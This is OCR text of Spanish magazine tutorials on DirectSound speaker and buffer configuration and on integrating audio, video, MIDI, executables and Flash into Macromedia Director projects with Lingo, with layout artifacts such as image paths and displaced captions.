El valor que puede tomar el parámetro de entrada se especificará en forma de bandera. Disponemos de los siguientes valores: *DSSPEAKER_HEADPHONE*, *DSSPEAKER_MONO*, *DSSPEAKER_QUAD*, *DSSPEAKER_STEREO* y *DSSPEAKER_SURROUND*. Estos indican, de forma respectiva, que el sistema de audio son unos cascos, mono, cuadrafónico, estéreo (valor por defecto) o *surround*.

Cuando el sistema es estéreo, es posible especificar también el ángulo aproximado entre los altavoces, el byte de mayor peso de la variable *dwSpeakerConfig*. Así, *DSSPEAKER_GEOMETRY_WIDE* refleja que el ángulo entre los altavoces es alrededor de 20 grados; *DSSPEAKER_GEOMETRY_NARROW* dice que es de unos 10 grados; y *DSSPEAKER_GEOMETRY_MIN*, de aproximadamente cinco. Por su parte, *DSSPEAKER_GEOMETRY_MAX* aclara que los altavoces se encuentran enfrentados (muy separados).



Configuraciones de audio soportadas por DirectSound.


DirectSound nos ofrece una macro que permite combinar el tipo de sistema de audio con la configuración *DSSPEAKER_COMBINED*. Para emplearla, bastará con escribir entre paréntesis y separados por comas ambos valores. Un ejemplo de asignación de un sistema de audio puede ser:

```
lpDS->SetSpeakerConfig (DSSPEAKER_COMBINED (
        DSSPEAKER_STEREO,DSSPEAKER_GEOMETRY_MAX));
```

Características de los *buffers*

De manera análoga a lo que ocurría con las superficies en DirectDraw, todo alrededor de DirectSound gira en torno a los *buffers*. Veremos en este apartado cómo describe DirectSound las características de un *buffer* por medio de la estructura *DSBUFFERDESC*. Observad que se trata de una de las que empleamos en el ejemplo expuesto al comienzo del artículo, de las que todavía no sabemos nada.

Si contempláis el lugar donde hace uso el ejemplo mencionado de dicha estructura, constataréis que se realiza una llamada al método *CreateSoundBuffer*. Éste recoge los valores que caracterizarán a la estructura antes de crearla.



Disposiciones de los altavoces estéreo.


```
typedef struct {
    DWORD           dwSize;
    DWORD           dwFlags;
    DWORD           dwBufferBytes;
    DWORD           dwReserved;
    LPWAVEFORMATEX  lpwfxFormat;
} DSBUFFERDESC, *LPDSBUFFERDESC;
```

Veamos aquellos correspondientes al campo *dwFlags*. Con *DSBCAPS_CTRL3D* el *buffer* usará control de sonido tridimensional (ya veremos más delante su significado). Puede ser primario o secundario.

DSBCAPS_CTRLALL indica que el *buffer* debe poseer todas las posibles características de control; mientras, *DSBCAPS_CTRLDEFAULT* especifica que tiene activas las banderas estándar (por defecto): *DSBCAPS_CTRLPAN*, *DSBCAPS_CTRLVOLUME* y *DSBCAPS_CTRLFREQUENCY*. La primera le adjudica la capacidad de controlar el balance de sonido entre los canales izquierdo y derecho, pero no es posible combinar esta característica con *DSBCAPS_CTRL3D*. La segunda le ofrece control sobre el volumen y la tercera lo hace sobre la frecuencia.

Si el dispositivo de sonido no soporta la mezcla por hardware, la llamada al método CreateSoundBuffer fallará

Asimismo, *DSBCAPS_CTRLPOSITIONNOTIFY* expone que el *buffer* dispondrá de la capacidad de notificar su posición de reproducción, función que comparte con *DSB-*





CAPS_GETCURRENTPOSITION2, aunque ésta última se circunscribe a los canalizados.

DSBCAPS_GLOBALFOCUS marca que el *buffer* es global, cualidad que lo faculta para ser reproducido por DirectSound aunque la aplicación no esté en primer plano. Por su parte, *DSBCAPS_LOCSOFTWARE* aclara que el *buffer* será mezclado siempre por software; dejando a *DSBCAPS_LOCHARDWARE* la tarea de determinar su mezcla por hardware. Pero si el dispositivo no soporta

Cada dispositivo de sonido tiene unas características determinadas que podremos obtener realizando una llamada al método *GetCaps*

esta última, la llamada al método *CreateSoundBuffer* fallará.

En otro orden de cosas, cuando el sonido se encuentra a la distancia máxima definida, *DSBCAPS_MUTE3DATMAXDISTANCE* hará que el sistema elimine la reproducción de dicho audio, acabando con cualquier consumo de CPU innecesario. Además, *DSBCAPS_PRIMARYBUFFER* sirve para determinar que el *buffer* de sonido es primario (recordad las superficies primarias DirectDraw); pero si no se especifica dicho valor, será secundario.

Con *DSBCAPS_STATIC* tendremos un *buffer* estático, los cuales se utilizan cuando el sonido se reproduce en múltiples ocasiones, normalmente se almacenan en la memoria del hardware de sonido (si existe). Seguidamente, hablaremos de *DSBCAPS_STICKYFOCUS*, una bandera que se emplea cuando se desea que algunos *buffers* de la aplicación sean sólo audibles cuando esté activa y otros siempre. Aquellos que posean esta bandera serán siempre audibles, sea o no activa la aplicación que los llama.

El campo *dwBufferBytes* limita el tamaño en bytes del *buffer* a crear. Su valor debe ser cero si deseamos generar uno primario. Y finalmente, el campo *lpwfxFormat* será un puntero a una estructura de tipo *WAVEFORMATEX*, que contiene, como ya hemos visto, el formato del sonido.

```
HRESULT IDirectSound::CreateSoundBuffer
LPCDSBUFFERDESC              lpcDSBufferDesc,
LPLPDIRECTSOUNDBUFFER lplpDirectSoundBuffer,
IUnknown FAR        *pUnkOuter);
```

Cómo crear un *buffer* de sonido


Con todo lo expuesto hasta ahora, tenemos información suficiente para abordar el método *CreateSoundBuffer*, de la interfaz *IdirectSound*.

Es posible contemplar en el prototipo del método que, dada una estructura de tipo *DSBUFFERDESC* (que contiene las características del *buffer* que vamos a crear), obtendremos un puntero a un nuevo objeto *DirectSoundBuffer*. El último de los tres parámetros debe ser *NULL*.

Las llamadas a los métodos de las funciones DirectX, devuelven *DS_OK* si se producen con éxito o un error si no es así; veamos los siete posibles errores de dicho método.

DSERR_ALLOCATED muestra que es imposible crear un nuevo objeto; *DSERR_BADFORMAT* notifica que el formato no es soportado por el sistema; y *DSERR_INVALIDPARAM* surge cuando el parámetro es inválido. Del mismo modo, *DSERR_NOAGGREGATION* señala que el objeto DirectSound no soporta agregación; *DSERR_OUTOFMEMORY* dice que no hay memoria disponible; *DSERR_UNINITIALIZED* aparece en el momento en que no se ha llamado a la función *IDirectSound::Initialize*; y *DSERR_UNSUPPORTED* significa que la función llamada no es soportada por el sistema.

Como veis, poco a poco vamos averiguando cómo crear un objeto DirectSound con el fin de generar un sonido tridimensional o envolvente.



Dispositivos de sonido.

Pedro Antón Alonso

Imagen en movimiento

Integración del audiovisual en una aplicación multimedia

Mientras que el mes pasado analizamos algunos elementos visuales admitidos o generados con el propio Macromedia Director, ahora repasamos aquellos relacionados con el sonido, vídeo o cualquier otra manifestación que contenga interacción y/o movimiento.

La complejidad de los archivos que vamos a tratar les confiere un nexo común: ninguno posee un editor propio y las modificaciones que Director realiza sobre ellos son limitadas. De esta manera, es necesario crearlos con programas externos específicos para ajustar sus propiedades a los requerimientos de la película.

La mayor parte de los archivos que vamos a tratar a continuación han de ser vinculados al proyecto de forma externa. Su control es posible mediante algunas órdenes muy simples de Lingo que se integran en el *runtime* de la película. Algunos de ellos son autónomos (como los instaladores de software o los navegadores), por este motivo al entrar en escena relegan a la propia película a un segundo plano, quedando detenida hasta que no se terminen de ejecutar. Para el resto de los casos, en los que la importación es interna, su funcionamiento es el habitual de un miembro de reparto sobre el que se ejerce un control completo. Las propias películas de Director pueden ser importadas de este modo y entran a formar parte del *Cast* como un *Film Loop*, cuyo funcionamiento ya ha sido descrito con anterioridad. No debemos confundir la importación de películas como miembros de reparto con el enlazado de archivos DIR-DXR. En el primer caso, un *film* funciona dentro de otro comportándose como un *sprite* más; en el segundo, una película llama a otra, pero nunca se ejecutan simultáneamente.

Audio


El sonido juega un papel muy importante en un proyecto multimedia. Sirve, entre otras cosas, para amenizar el desarrollo de la aplicación, describir algún concepto y también para colaborar en la comunicación interactiva.

Antes de dar paso al proceso de inclusión de audio en el entorno de Director, conviene dejar claro que no todos los futuros usuarios de nuestras aplicaciones hacen uso del audio. Unas veces por descuido y otras por imposibilidad de la máquina, se dilapida el esfuerzo del usuario por lograr una buena «banda sonora».

Tanto si se trata de una narración como de una canción de fondo o un corto sonido de botón, el audio se rige por unas normas que nos permiten establecer los parámetros del mismo en función de la calidad, tamaño y velocidad de transmisión del medio desde donde se extrae.

Como norma general, para un sonido sin comprimir se puede usar un ajuste de 16 bits, 22 KHz y mono, con lo que se obtiene un valor acorde con el compromiso entre calidad y tamaño. Para aquellas ocasiones en las que sea preciso insertar audio de calidad, el estéreo es lo ideal, aunque dicha premisa duplica el tamaño del archivo. Por otro lado, una tasa de transferencia baja nos obliga a sacrificar algo de calidad hasta valores de 8 bits, 11 KHz y mono, y recurrir, si es preciso, a la compresión de audio Shockwave (archivos descargados desde Internet).

A continuación, damos un repaso a los diferentes modos de insertar audio en Director y los diferentes tipos de formatos admitidos. Como hemos dicho, no existe un editor de audio dentro del programa, por ello necesitamos importar el sonido tanto de forma interna como externa, según el caso. Existen varias formas de reproducir un archivo de audio en un interactivo de Director, la más sencilla se logra colocando un *sprite* en cualquiera de los dos canales (no importa cual) que el *score* tiene habilitados para ello, con Lingo se pueden crear otros seis canales de audio más, eso sí, de forma virtual porque no son visibles. La colocación de *sprites* de audio en el *score* permite mezclarlos y resulta muy conveniente para sincronizar la banda sonora con el resto de la película. Cualquier sonido del *score* se ve afectado por el de otra aplicación en curso, de modo que si un documento *flash* o un vídeo con sonido entran en escena, anulan el audio que se reproducía en ese instante. La importación de sonidos a los



canales del *score* puede ser interna o externa y no requiere Lingo. En el primer caso el sonido aumenta el tamaño del proyector y se almacena en memoria, por lo que su ejecución es inmediata; se recomienda para sonidos cortos que no excedan de 1Mbyte. La segunda alternativa pasa por vincular una copia externa del documento sonoro en el interactivo, está especialmente indicada para sonidos voluminosos que son leídos desde el CD-ROM y, por tanto, no aumentan el tamaño del archivo de película.


Otro modo de reproducir sonido en Director es mediante algunos comandos de Lingo, uno de ellos es *puppetSound,* su empleo nos permite reproducir sonido interno o externo en ocho canales de forma simultánea. Colocando el archivo en el canal indicado, éste se ejecutará hasta que se encuentre con otra orden Lingo como go *to the frame.* Un comando al uso podría ser *puppetSound2 «nombre del sonido»* seguido de *updateStage,* la primera frase coloca el archivo en el canal 2 de audio y lo ejecuta en virtud del segundo comando, *updateStage,* el sonido entrará en escena siempre que lo active un nuevo *updateStage* u otro comando similar.

MP3 y Shockwave audio son dos de los formatos que permiten al programa importar sonidos de la World Wide Web mediante *streaming*

Sound playFile es otra orden de Lingo; sin embargo, sólo maneja sonidos vinculados. Al igual que ocurría con el comando anterior, un *script* para ejecutar el mismo archivo en el primer canal sería: *sound playFile 1 «nombre del sonido».*

Cuando precisamos audio de calidad aceptable con poco «peso» hay que recurrir a la compresión. Shockwave audio es un formato de compresión con el que podemos obtener sonidos desde Internet y reproducirlos con la técnica del *streaming* (transmitir). En realidad no se trata de ninguna novedad, ya que cuando vinculamos un archivo de audio y lo extraemos desde el disco duro o el propio CD, éste se reproduce conforme llega al ordenador, es decir, mediante *streaming*. La compresión de audio Shockwave permite obtener ratios de hasta 176 a 1; se trata, como es de esperar, de un algoritmo destructivo, en cambio la relación calidad/tamaño del archivo de sonido es bastante buena. Los niveles de compresión Shockwave se miden en bits (que no bytes) por segundo en un rango que oscila entre los 8 hasta los 160 Kbps (Kbits por segundo). Este nivel es importante si el sonido proviene de Internet. Dependiendo del tipo de conexión por la que circulará el archivo, se recomiendan 16 Kbps para modems 28.800 (calidad FM mono), entre 32 y 64 Kbps para líneas RDSI (calidad FM estéreo-CD) y entre 64 y 128 Kbps para redes locales Ethernet 100 BaseT o superiores (ADSL).


Existen varios métodos para obtener sonido Shockwave. Primero, es posible exportar alguna aplicación que genere este tipo de archivos; también se puede convertir un WAV a SWA con el propio Director; finalmente, existe la posibilidad de vincularlo desde algún lugar remoto, como por ejemplo una página web.



Definición de las propiedades para un Control ActiveX.


A la hora de conseguir un archivo Shockwave (SWA), lo habitual es recurrir al menú *Xtras,* en donde reside la ventana *Convert WAV to SWA.* En ella, se ajustan los valores de la conversión en cuanto a compresión (*Bit Rate*), los niveles de calidad (*Accuracy*) —normal y alta (*High*)— y otros parámetros que afectan al estado previo del archivo para estéreo y mono. Además podemos definir una nueva carpeta de destino de los archivos (se pueden procesar varios a la vez), si no queremos sobrescribir los originales.


La decisión de vincular un sonido SWA sigue un proceso diferente. En primer lugar, la obtención del archivo se hace a través del menú *Insert\MediaElement\Shockwave Audio*. Surge de ella un cuadro de diálogo con cinco botones para reproducir el sonido (*Aceptar, Buscar, Cancelar y Ayuda*), un campo de texto con la ruta del archivo, un deslizador para el volumen y dos persianas desplegables.


Tratamiento de un vídeo en formato QuickTimeVR.

La primera persiana es la que especifica el canal de audio (*Sound Channel*) y donde conviene dejar el valor de ninguno (*Any*). Junto a los dos del *score*, existen otros seis canales virtuales para el audio. No obstante, algunas máquinas que corren bajo Windows sólo admiten cuatro. La segunda persiana sirve para establecer la cantidad de sonido, medido en segundos, que debe haberse cargado antes de que comience su reproducción (*Preload Time*). Los archivos vinculados con esta técnica no se incluyen en los canales de audio del *score*, sino en el resto de canales que emplean los demás *sprites* de imagen. Además, sólo funciona con los formatos SWA, MP3 y QuickTime.

Otra alternativa a los habituales formatos de audio es MIDI. Se trata del acrónimo de Interfaz Digital de Instrumentos Musicales y describe un


Empleo de audio MIDI mediante comandos Lingo.



Animación Flash ejecutable.

formato que no contiene propiamente un sonido. En realidad, es una secuencia de notas con sus propiedades en cuanto a instrumentos, tempo y demás. La tarjeta de sonido de nuestro equipo, en combinación con el software apropiado, se encarga de interpretar esta partitura. Aunque la melodía obtenida con este procedimiento resulta un poco sintética, el minúsculo tamaño de los archivos MIDI (extensiones «.mid» y «.rmi») hace que sean firmes candidatos para formar parte de nuestro interactivo.

El formato MIDI no se puede importar directamente desde ningún menú y es preciso recurrir a un par de líneas de comando Lingo para obtenerlo y controlar su intervención dentro de la película. Además, podemos asignar un *script* a un botón del escenario o incluirlo en un fotograma del canal de *scripts* del *score* para importar y ejecutar el documento escribiendo las siguientes frases: *mci "open starman.mid type sequencer alias sonido"* y, a continuación, *mci "play sonido from 10"*. La primera abre el archivo MIDI que se llama «Starman» y apodamos como «Sonido», situado junto al proyector de la película. De otro modo, es necesario escribir una ruta relativa, de manera que la segunda ejecuta dicho documento desde el fotograma especificado, en este caso el 10. Las frases anteriormente descritas se añaden conforme a la sintaxis de Lingo que ya conocemos, es decir, precedidas de *on mouse up* y rematadas con un *end*, ambas en renglones distintos.

Para que cese la reproducción del sonido, construimos otro comando con la frase *mci "close all"*. El inconveniente de utilizar archivos MIDI es que nunca sabremos si el usuario final tiene desactivado este tipo de archivos en los formatos del reproductor multimedia de Windows o si su hardware no puede reproducirlos o simplemente los deshabilitó en su tarjeta por un conflicto. Con la ayuda de cualquier editor de audio MIDI (todas las tarjetas suelen incorporar uno) se pueden obtener sonidos para botones y componer sencillas melodías sin que para ello sea preciso dominar el solfeo.

Director transforma presentaciones de Microsoft PowerPoint en secuencias de película que se pueden modificar a voluntad

Director también es capaz de manejar formatos AIFF (formato de archivo de intercambio de audio), MP3, SND, QuickTime (películas de vídeo carentes de imagen), AU descomprimido e IMA comprimido. Asimismo, con la ayuda de Lingo es posible sincronizar archivos de audio que contengan *Cue Points* (marcas de registro que pueden añadirse a un sonido con un programa de edición de audio).

Vídeo

Si observamos un CD interactivo, es fácil encontrar en el estuche, en la galleta o en ambos sitios, los habituales logotipos de Macromedia y QuickTime. No en vano la mayoría de las películas de Director contienen alguna manifestación de vídeo AVI, QuickTime o QuickTimeVR.


Antes de incluir un vídeo digital en una película, el primer paso es asegurarnos de su funcionamiento en el ordenador cliente. Para ello, nada mejor que insertar al comienzo del interactivo una opción para que el usuario instale el software de reproducción en el supuesto de que no disponga de él. Para crear un soporte que ejecute el instalador QuickTime («Qtime.exe»), basta con poner una copia de éste junto al proyector y crear un botón con el *script open "Qtime.exe"*.

Tras tener la certeza de que nuestro vídeo se ejecutará sin problemas, podemos colocarlo en la película. Los vídeos digitales son siempre miembros de reparto externos y, como tales, han de ser vinculados desde su lugar de origen, por lo general dentro de una carpeta del interactivo. Como ya se ha comentado, Director no dispone de ningún editor de vídeo, por tanto, todos los efectos y propiedades de éste han de incluirse previamente.

Un par de recursos interesantes son la inclusión de fundidos y la inserción de puntos de registro (*Cue Points*). Los fundidos se obtienen recortando la porción de escenario que ocupa el vídeo antes y/o después de aparecer en pantalla y mezclándolos con la secuencia original, cuando la película se ejecute parecerá que el vídeo emerge del escenario en lugar de aparecer bruscamente. Los puntos de registro son pequeñas marcas que Director puede reconocer y tienen gran utilidad si queremos controlar la reproducción del vídeo. Por ejemplo, podemos colocar el archivo en un único fotograma y especificar

Ejecutables

Cualquier aplicación autónoma que se nos ocurra puede formar parte de un interactivo de Director. Ésta se ejecutará por encima de la propia película, pasando la última a un segundo plano. Durante el curso, hemos podido comprobar cómo un proyector de Director ejecuta otro o lanza un instalador introduciendo un sencillo *script*. La autonomía y versatilidad de cualquier proyecto multimedia aumenta con la posibilidad de controlar aplicaciones externas. De esta manera, podemos instalar y abrir programas, ver proyectores de Flash, activar *Droplets* de Image Ready, descomprimir archivos y un largo etcétera. Sin embargo, el radio de acción de las películas de Director no sólo afecta a los archivos con extensión EXE, también maneja los documentos de procesado por lote de tipo BAT, por ejemplo.



Película Sound Control.

en el fotograma de la misma columna del canal de *Tempo* la opción *Wait for Cue Point*, con lo que la película permanecerá en pausa hasta que el vídeo acabe (con un *cue point* en el final del vídeo).

El proceso de importación y manejo de un vídeo digital en Director requiere que tengamos instalado en nuestro propio ordenador el reproductor apropiado; es decir, una versión reciente de QuickTime. El programa puede convertir automáticamente cualquier vídeo AVI en archivo MOV de QuickTime durante el proceso de importación, aunque lo ideal es trabajar siempre con MOV para evitar problemas de cruce entre plataformas.

Existen dos tipos de vídeo: normal y VR. Este último es un tipo especial de imagen que puede moverse conforme a un eje horizontal completo y otro vertical limitado, a lo que hay que sumar un potente *zoom* en un tamaño de archivo bastante contenido. Ambos se vinculan de igual modo y pueden hacerse visibles haciendo doble clic sobre sus respectivas miniaturas en el *Cast*. Una vez importado, el vídeo se coloca en el escenario y *score* automáticamente, y se le añaden algunas funciones. Los parámetros que determinan su comportamiento dentro de la película se definen en el *Inspector de propiedades* dentro de la pestaña QuickTime o AVI según el caso.

Las animaciones GIF son un recurso que tiende a desaparecer ante la arrolladora incursión de los formatos vectoriales


El primer apartado de ajustes para el vídeo es *Playback*, con las opciones *Play Every Frame* (ejecuta el vídeo directamente) y *Sync to Sound* (sincroniza vídeo y audio, evitando los saltos en la reproducción aunque se pierdan fotogramas). El siguiente es *Rate* y hace referencia a la tasa de transferencia del archivo con tres opciones: normal, máximo y específico (*Fixed*). El tercer apartado es *Framing* y permite recortar la ventana del vídeo (*Crop*), centrar el recorte (*Center*) o escalarla a voluntad (*Scale*). Los restantes cuadros de verificación son: *Show Video* (ver imagen), *Play Sound* (activar sonido), *Direct to Stage*, *Show Controller* (ver botones de QuickTime), *Paused* (comenzar en pausa), *Loop*, *Preload* (precargar en memoria) y *Streaming* (reproducción conforme a descarga), que al igual que *Show Controller* sólo está disponible para QuickTime.

Animación GIF y Flash

Las animaciones GIF son un recurso que tiende a desaparecer ante la arrolladora incursión de los formatos vectoriales —como flash— y otros tantos que no tardarán en aparecer en el mercado. Sin embargo, podemos encontrarnos con la necesidad de incluir un archivo de este tipo proveniente de una página web, por ejemplo. En tal caso, lo importaremos como un elemento más, especificando en el cuadro de diálogo que surge que se trata de una animación y listo. Una vez colocado en el escenario, se comportará conforme a los valores especificados en el editor que lo creó.

En la edición pasada vimos cómo las animaciones creadas con Macromedia Flash (*Flash Movies*) eran una alternativa a los simples objetos que se pueden crear con el editor *Vector Shape*. De hecho, un mismo elemento estático creado con Flash ocupa menos que su equivalente obtenido a partir del editor del programa. Aunque esto suceda, el menor tamaño del archivo SWF (*Shockwave Flash*) se debe a su compresión, lo que se traduce en un cálculo de la aplicación antes de su puesta en escena. De esta manera, hemos de utilizar el editor vectorial para pequeñas formas, como pueden ser cuadros o botones, y recurrir a la tecnología *Shockwave* si precisamos animaciones sencillas pero efectivas.


Al tratarse de objetos vectoriales, las animaciones de este tipo se pueden escalar, rotar e incluso modificar con las tintas del programa. Para integrar una animación flash en una película, acudimos al menú *Insert\Media Element\Flash Movie*. Surge, entonces, la ventana de *Flash Asset Properties* que cuenta con un buen número de parámetros de



